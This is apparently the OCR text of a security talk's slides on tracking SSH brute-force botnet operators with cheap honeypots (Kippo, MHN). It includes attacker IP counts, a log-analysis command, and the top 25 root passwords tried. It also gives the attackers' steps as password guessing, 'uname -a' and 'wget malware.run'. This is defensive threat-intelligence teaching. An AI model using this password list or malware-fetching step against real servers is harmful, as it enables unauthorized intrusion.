Ballin on a Budget

Tracking Chinese threat actors on the cheap

Andrew Morris

a/s/l?

- Andrew Morris
- Security Engineer, iSEC Partners
- Twitter - @Andrew___Morris
- Email - andrew@morris.guru

Overview

- I’m going to tell you how I tracked a group of threat actors
- I’m going to show you how you can too

Part 1: background

wtf is threat intel

- Gathering intelligence on your adversaries (or bad guys in general)
- Predicting and preventing attacks before they happen

Lots of companies do it

We can too!

What we can’t do

- As ballers on budgets, we don’t have access to a lot of good data
- I’m assuming we do not have access to IR artifacts from targeted compromises
- So we’re going to focus on mass attacks targeting the entire internet
- We’re only going to track dumb groups with poor opsec
- Today we’ll focus on a group that spreads malware via crappy SSH passwords

How do you threat intelligence?


- Set up a network of vulnerable machines exposed to the internet
- Monitor them for attacks
- Aggregate data
- Locate, secure, and analyze artifacts
- Locate key adversary infrastructure
- ??????
- Profit!

How to ball, on a budget

- Setting up infrastructure - honeypots
- Monitoring attacks - management interface, log review
- Locating a group of attackers - Scraping their web servers
- Figuring out who they are - Analyzing capabilities, correlating data, securing artifacts
- Tracking their targets - Get creative!
- Implementing defenses - Firewall rules, indicators, TTP write-ups

Quick Malware Primer

- Most malware uses the conventional C2 (command and control) model
- Lots of botnets are used to perform DDOS (distributed denial of service) attacks


botmaster
C&C
C&C
bot
bot
bot

Our targets

- Guess passwords via SSH
- uname -a
- wget malware.run

Step 2: Setting up Infrastructure

Honeypots!

What is a honeypot?

- An intentionally vulnerable server or application that serves no business purpose
- It’s only purpose is to attract attention of attackers

Step 1 - Cheap Hosting

- CloudAtCost
- Pros: CHEAP - $35 dollar one time fee for a machine FOREVER
- Cons: Crappy uptime, slow, unreliable


Step 1.1 - OPSEC

- Don’t reuse passwords
- Don’t put any data on the machine
- Don’t put anything personally identifiable on the machine
- Assume the machine will be compromised at any moment

Step 2 - Management

- ThreatStream released an awesome open source centralized honeypot monitor called MHN (Managed Honey Network)

- Looks like this




Attack Stats

Attacks in the last 24 hours: **4,393**

TOP 5 Attacker IPs:

1. **75.148.216.82 (804 attacks)**
2. **115.29.165.174 (245 attacks)**
3. **1.93.34.236 (210 attacks)**
4. **61.174.51.231 (169 attacks)**
5. **37.220.36.217 (85 attacks)**

TOP 5 Attacked ports:



```
Welcome to HoneyMap. This is a BETA version! Bug reports welcome :-)
Note that this is not all honeypots of the Honeynet Project,
only those who voluntarily publish their captures to hpfeeds!

Connection to back-end established
```


Kippo

- SSH Honeypot
- Can record attacker sessions
- Can grab artifacts attackers attempt to download with wget
- Configure certain usernames and passwords

Let the attacks begin!

Data Analytics: Ballin on a Budget style

```
# grep 'login attempt' * | cut -d' ' -f9 | sort | uniq -c | sort -n | tail -n25 | tac
```




```
2060 [root/-]
 823 [root/_]
 199 [root/123456789]
 170 [root/123456]
 132 [root/5201314]
 126 [root/admin]
 119 [root/123]
 116 [root/12345]
 114 [root/666666]
 105 [root/1234]
  98 [root/qwertyuiop]
  98 [root/qwerty]
  97 [root/qazwsx]
  96 [root/]
  95 [root/secret]
  93 [root/root]
  90 [root/china]
  89 [www/www]
  87 [root/qwert]
  82 [root/zxcvbnm]
  82 [root/123123]
  77 [root/server]
  72 [root/456789]
  67 [root/qqq555666]
  67 [root/1234567]
```

Top 25 passwords being used against your infrastructure?

Data Analytics: Ballin on a Budget style (cont'd)


```
